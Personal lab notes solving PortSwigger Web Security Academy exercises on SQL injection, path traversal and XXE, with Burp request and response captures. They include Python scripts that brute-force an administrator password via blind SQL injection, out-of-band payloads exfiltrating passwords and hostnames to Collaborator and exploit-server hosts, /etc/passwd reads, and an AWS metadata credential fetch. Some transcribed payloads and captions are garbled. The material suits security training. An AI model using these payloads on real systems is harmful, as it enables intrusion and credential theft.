2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
```

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
GET /filter?category='+UNION+SELECT+null,'QJwwQv',null-- HTTP/2
```

**Response:**

```

93     <a class="filter-category" href="/filter?category=Food&drink">
94         Food & Drink
95     <a class="filter-category" href="/filter?category=Gifts">
96         Gifts
97     <a class="filter-category" href="/filter?category=Pets">
98         Pets
99
100    <tr>
101        <td> QJwwQv </td>
102    </tr>
103 </tbody>
104 </table>
105 </section>
106 </div class="footer-wrapper">
107 </div>
108 </div>
109 </body>
110 </html>
111

```

A red box highlights the value 'QJwwQv' in the database column of the table response.

GET /filter?category='+UNION+SELECT+null,'QJwwQv',null-- HTTP/2

the end goal is print the **QJwwQv** string in database

in sql : SELECT NULL; the select query works as print (ex. print(None)) . select print null means nothing it none!

#### ▼ <https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
GET /filter?category='+UNION+SELECT+username,password+FROM+users-- HTTP/2
```

**Response:**


```

69     <tr>
70         <th> carlos
71             <td> i07alv64hzlt7eodbt5n
72         </td>
73     </tr>
74     <tr>
75         <th> administrator
76             <td> 1lv6vfadkkx2w9ns8etu
77         </td>
78     </tr>
79     <tr>
80         <th> wiener
81             <td> 9dbhw52oeq1vy2kx0lp6
82         </td>
83     </tr>
84 </tbody>
85 </table>
86 </div>
87 </section>
88

```

A red box highlights the value '1lv6vfadkkx2w9ns8etu' in the password column of the table response.

#### ▼ <https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column>



▼ <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses>

▼ Script used in this lab:

```

import requests

# Target URL
url = 'https://0ad6005603a8d3268c99591e00c6000d.web-security-academy.net/filter?category=Pets'

# Possible characters in the password
characters = 'abcdefghijklmnopqrstuvwxyz0123456789'

# Session cookies
cookie = {'TrackingId': 'aK606hO9H9bDQF1k', 'session': 'm7sPsUWE4FbkJdznk8jQNQGCWSEJifgT'}

def get_length():
    """Finds the length of the administrator password."""
    for i in range(1, 101):
        payload = f''' AND (SELECT LENGTH(password) FROM users WHERE username='administrator') = {i}'''
        cookie['TrackingId'] = 'aK606hO9H9bDQF1k' + payload
        r = requests.get(url, cookies=cookie)
        if 'Welcome back!' in r.text:
            return i

def get_data(length):
    """Extracts the password one character at a time."""
    password = ""
    for i in range(1, length + 1):
        for char in characters:
            payload = f''' AND SUBSTRING((SELECT password FROM users WHERE username='administrator')) {i}: {char}'''
            cookie['TrackingId'] = 'aK606hO9H9bDQF1k' + payload
            r = requests.get(url, cookies=cookie)
            if 'Welcome back!' in r.text:
                password += char
                print(f"Found character {i}: {char}")
                break # Move to the next character
    return password

# Step 1: Get password length
length = get_length()
print(f"Password length: {length}")

# Step 2: Extract password

```

```

print("Dumping Data... please wait.")
password = get_data(length)
print(f"Got it! Password: {password}")

```

- NOTE: you have to change some values in this python script

▼ <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors>

▼ Script used in this lab :

```

import requests

# Target URL
url = 'https://0a2000f104f345b5807053bb003e00e3.web-security-academy.net/filter?category=Lifestyle'

# Possible characters in the password
characters = 'abcdefghijklmnopqrstuvwxyz0123456789'

# Session cookies
cookie = {'TrackingId': 'ZLoKvnKI6qicdS4X', 'session': 'Lpq6MPgcZWalrBCKrxSggcRMWdWObEBK'}

def get_length():
    """Finds the length of the administrator password."""
    for i in range(1, 101):
        payload = f" || (SELECT CASE WHEN (LENGTH((SELECT password FROM users WHERE username='administrator')) > {i}) THEN 1 ELSE 0 END) AS result"
        cookie['TrackingId'] = 'ZLoKvnKI6qicdS4X' + payload
        r = requests.get(url, cookies=cookie)
        if r.status_code == 500:
            return i

def get_data(length):
    """Extracts the password one character at a time."""
    password = ""
    for i in range(1, length + 1):
        for char in characters:
            payload = f" || (SELECT CASE WHEN (SUBSTR((SELECT password FROM users WHERE username='administrator'), {i}, 1) = '{char}') THEN 1 ELSE 0 END) AS result"
            cookie['TrackingId'] = 'ZLoKvnKI6qicdS4X' + payload
            r = requests.get(url, cookies=cookie)
            if r.status_code == 500:
                print(password)
                password += char
                print(f"Found character {i}: {char}")
                break # Move to the next character
    return password

# Step 1: Get password length
length = get_length()
print(f"Password length: {length}")

# Step 2: Extract password
print("Dumping Data... please wait.")
password = get_data(length)
print(f"Got it! Password: {password}")

```

- NOTE: you have to change some values in this python script

▼ <https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based>

```

GET /?category=Pets HTTP/2
Host: 0a9bb005d0bbcd2f8687b5800c300e1.web-security-academy.net
Cookie: TrackingId=' || pg_sleep(10) || '
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9bb005d0bbcd2f8687b5800c300e1.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
T: trailers

```

The response shows an error message with syntax errors for boolean values:

```

<p>Not solved</p>
<span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<div theme="">
<section class="maincontainer">
<div container="page">
<header class="navigation-header">
<h1>ERROR: invalid input syntax for type boolean:<br/>e512c0v0j1w5htpav5d</h1>
<p class="warning">ERROR: invalid input syntax for type boolean:<br/>e512c0v0j1w5htpav5d</p>
</div>
</section>
</div>
</body>
</html>

```

' AND SELECT CAST((SELECT password FROM users LIMIT 1 OFFSET 3 ) As INT)--

output of the above query:

list of password in table⇒

password1

password2

password3

password4

explanation: LIMIT 1 select only the password4 by OFFSET query besides the all above password (password1,password2,password3)

#### ▼ <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays>

```

GET /?category=Pets HTTP/2
Host: 0a9bb005d0bbcd2f8687b5800c300e1.web-security-academy.net
Cookie: TrackingId=' || pg_sleep(10) || '
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9bb005d0bbcd2f8687b5800c300e1.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
T: trailers

```

The response shows an error message with syntax errors for boolean values:

```

<h3>Pest Control Umbrella</h3>

$62.75
<a class="button" href="/product?productId=20">View details</a>
</div>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>

```

#### ▼ <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval>

#### ▼ <https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band>

S | 1 2 3 4 | 🔍 | 8:51 | 08/08/18

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to HTTPDweller

Request

```
Pretty Raw Hex
1 GET /filter?category=Pets HTTP/2
2 Host: 0a8b00ad03bb359881fa0cfe004f0026.web-security-academy.net
3 Cookie: TrackingId= UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://unf40ig6d3vghrm9mkfsx4vtvh51.oastify.com/" %remote; ]>')||'5x3fgtwhtfj6ws7r2k2vv3df369xxold.oastify.com/'%remote;];>','/l') FROM dual
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8b00ad03bb359881fa0cfe004f0026.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2223
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11      Blind SQL injection with out-of-band interaction
12    </head>
13    <body>
14      <script src="/resources/labheader/js/labHeader.js">
15        <div id="academyLabHeader">
16          <section class="academyLabBanner">
17            <div class="container">
18              <div class="logo">
19                <div class="title-container">
20                  <h2>
21                    Blind SQL injection with out-of-band
22                    interaction
23                  </h2>
24                </div>
25              </div>
26            </div>
27          </section>
28        </div>
29      </script>
30    </body>
31  </html>
```

0 highlights | 5,267 bytes | 108 millis

Event log (0) • All issues (150) • Memory: 362.4MB

use burpsuitepro Burp Collaborator's link default public server.

#### ▼ <https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration>

File Edit View

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(select password from users where username='administrator')||'5x3fgtwhtfj6ws7r2k2vv3df369xxold.oastify.com/'%remote;];>','/l') FROM dual
```

In 3, Col 180 59 of 263 characters

180% Windows (CPU) UTF-8

copy burp Burp Collaborator's link

S | 1 2 3 4 | 🔍 | 8:56 | 08/08/18

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to HTTPDweller

Request

```
Pretty Raw Hex
1 GET /filter?category=Pets HTTP/2
2 Host: 0a8b00ad03bb359881fa0cfe004f0026.web-security-academy.net
3 Cookie: TrackingId= UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(select password from users where username='administrator')||'5x3fgtwhtfj6ws7r2k2vv3df369xxold.oastify.com/'%remote;];>','/l') FROM dual
4 session-pddcnnwovzdcuc66jplrb8lav9x1l;
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a8b00ad03bb359881fa0cfe004f0026.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2223
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11      Blind SQL injection with out-of-band data exfiltration
12    </head>
13    <body>
14      <script src="/resources/labheader/js/labHeader.js">
15        <div id="academyLabHeader">
16          <section class="academyLabBanner">
17            <div class="container">
18              <div class="logo">
19                <div class="title-container">
20                  <h2>
21                    Blind SQL injection with out-of-band
22                    data exfiltration
23                  </h2>
24                </div>
25              </div>
26            </div>
27          </section>
28        </div>
29      </script>
30    </body>
31  </html>
```

0 highlights | 5,575 bytes | 104 millis

Event log (0) • All issues (150) • Memory: 342.5MB

check collaborator's and put now

then you can see the password

## ▼ <https://portswigger.net/web-security/sql-injection/lab-sql-injection-with-filter-bypass-via-xml-encoding>

The screenshot shows a Burp Suite Professional interface with two panes: Request and Response.

**Request:**

```
POST / HTTP/1.1
Host: https://0a6600c304de06682b515a300e60060.web-security-academy.net/product/7/productId=1
Content-Type: application/xml
Content-Length: 204
Origin: https://0a6600c304de06682b515a300e60060.web-security-academy.net
Referer: https://0a6600c304de06682b515a300e60060.web-security-academy.net/product/7/productId=1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Firefox/128.0
Accept-Charset: utf-8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 0.5
Te: trailers
Content-Type: application/xml

<?xml Version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>
        <@hex_entities>
            1 UNION SELECT password FROM users WHERE username='administrator'--
        </@hex_entities>
    </productId>
    <storeId>
    </storeId>
</stockCheck>
```

**Response:**

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Set-Cookie: sessionID=5m6okhgVBt4iyRtY5RqeU6XHl2m; Secure; HttpOnly; SameSite=None
X-FRAME-OPTIONS: SAMEORIGIN
Content-Length: 50
Date: Wed, 14 Jun 2023 10:57:17 GMT
Content-Type: application/xml
Content-Length: 8
Content-Type: application/xml
Content-Length: 9
Content-Type: application/xml
Content-Length: 10
```

use extension 'hackvector' then encode inside the product id by using hackvector ⇒ 'hash\_entities'

#### ▼ path traversal

▼ <https://portswigger.net/web-security/file-path-traversal/lab-simple>

Burp Suite Professional v2024.1.1 - Temporary Project - Licensed to K33T0wOr1

Request

```
Pretty Raw Hex
1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2
2 Host: 0x60004d3ca880798a0c0f0059.web-security-academy.net
3 Content-Security-Policy: default-src 'self'; script-src 'self' https://script.js;
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/*,audio/*,video/*
6 Accept-Language: en-US;q=0.5,fr;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0x60004d3ca880798a0c0f0059.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-referrer
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:root:/:/bin/bash
7 daemon:x:1:daemon:/usr/sbin/nologin
8 adm:x:2:adm:/var/adm/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:man:/usr/share/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:19:proxy:/usr/sbin/nologin
18 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:10002:10002:/home/carlos:/bin/bash
27 jerry:x:12000:12000:/home/jerry:/bin/bash
```

## ▼ XML external entity (XXE) injection

▼ <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A request is being constructed to target the URL <https://lab00270373b038004da37003700d2.web-security-academy.net>. The request body contains an XML payload designed to trigger an XXE vulnerability:

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "</etc/passwd"> ]>
<stockCheck>
    <productId>
        &xxe;
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>

```

The response pane shows the server's response, which includes the contents of the `/etc/passwd` file.

lab solved

▼ <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf>

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A request is being constructed to target the URL <https://lab00270373b038004da37003700d2.web-security-academy.net>. The request body contains an XML payload designed to trigger an XXE vulnerability and perform a SSRF attack on the `/etc/passwd` file:

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
    <productId>
        &xxe;
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>

```

The response pane shows the server's response, which includes the contents of the `/etc/passwd` file.

user credentials file:///etc/passwd

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A request is being constructed to target the URL <https://lab00270373b038004da37003700d2.web-security-academy.net>. The request body contains an XML payload designed to trigger an XXE vulnerability and retrieve user credentials from the `/etc/passwd` file:

```


<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
<stockCheck>
    <productId>
        &xxe;
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>

```

The response pane shows the server's response, which includes the user credentials from the `/etc/passwd` file.

## AWS'S EC2 meta-data


### ▼ <https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction>



```
Pretty Raw Hex
1 GET / HTTP/1.1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
3 Accept: */*
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 Referer: https://0xa1001703ff0a9280532b79000a0023.web-security-academy.net/product?productId=1
7 Content-Type: application/xml
8 Content-Length: 213
9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <stockCheck [ '<!ENTITY xxe SYSTEM "http://0x000052039f776a80d3175a000b0051.web-security-academy.net/xxe;">' ]>
12   <productId>
13     1
14   </productId>
15   <storeId>
16     1
17   </storeId>
18 </stockCheck>
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <stockCheck [ '<!ENTITY xxe SYSTEM "http://0x000052039f776a80d3175a000b0051.web-security-academy.net/xxe;">' ]>
22   <productId>
23     1
24   </productId>
25   <storeId>
26     1
27   </storeId>
28 </stockCheck>
```

go to the collaborator's of burpsuite and the pull the request

### ▼ <https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction-using-parameter-entities>




```
Pretty Raw Hex
1 GET / HTTP/1.1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
3 Accept: */*
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 Referer: https://0xa000052039f776a80d3175a000b0051.web-security-academy.net/product?productId=1
7 Content-Type: application/xml
8 Content-Length: 213
9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <stockCheck [ '<!ENTITY % xxe SYSTEM "http://0x000052039f776a80d3175a000b0051.web-security-academy.net/xxe;">' ]>
12   <productId>
13     1
14   </productId>
15   <storeId>
16     1
17   </storeId>
18 </stockCheck>
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <stockCheck [ '<!ENTITY % xxe SYSTEM "http://0x000052039f776a80d3175a000b0051.web-security-academy.net/xxe;">' ]>
22   <productId>
23     1
24   </productId>
25   <storeId>
26     1
27   </storeId>
28 </stockCheck>
```


just like last lab go to the burp's collaborator and the pull requests

### ▼ <https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-exfiltration>

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM " https://exploit-0acf00060430bb6382502347011600b3.exploit-server.net/exploit "> "%xxe;]>
```



```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack '<!ENTITY % exfil SYSTEM "
https://fg92ayoaxcr273x1bz4k8tih9n0b5zu.oastify.com/?test=%file:_" >%
stack;
%exfil;
```



hostname

▼ <https://portswigger.net/web-security/xxe/blind/lab-xxe-with-data-retrieval-via-error-messages>

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a6d00c0037d424a889e115a0aa00f5 web-security-academy.net
3 Cookie: session=6FLNqjx5eJw!GKwt6p9PttTq1qYKAT
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
5 Firefox/128.0
6 Accept: */*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a6d00c0037d424a889e115a0aa00f5.web-security-academy.net/product/0?actId=1
10 Content-Type: application/xml
11 Content-Length: 233
12 Origin: https://0a6d00c0037d424a889e115a0aa00f5.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Priority: u=0
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "https://exploit-0afe000b037d42d488ca10e0014c0034.exploit-server.net/exploitCheck">
&entity%xxe;> ]
<stockCheck>
  <productId>
    1
  </productId>


```

Response

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 "XML parser exited with error: java.io.FileNotFoundException: /etc/someth
oingroot:x:0:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/var/run:/usr/sbin/nologin
10 sync:x:4:sync:/var/bin:/usr/sbin/nologin
11 games:x:5:games:/usr/games:/usr/sbin/nologin
12 man:x:6:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
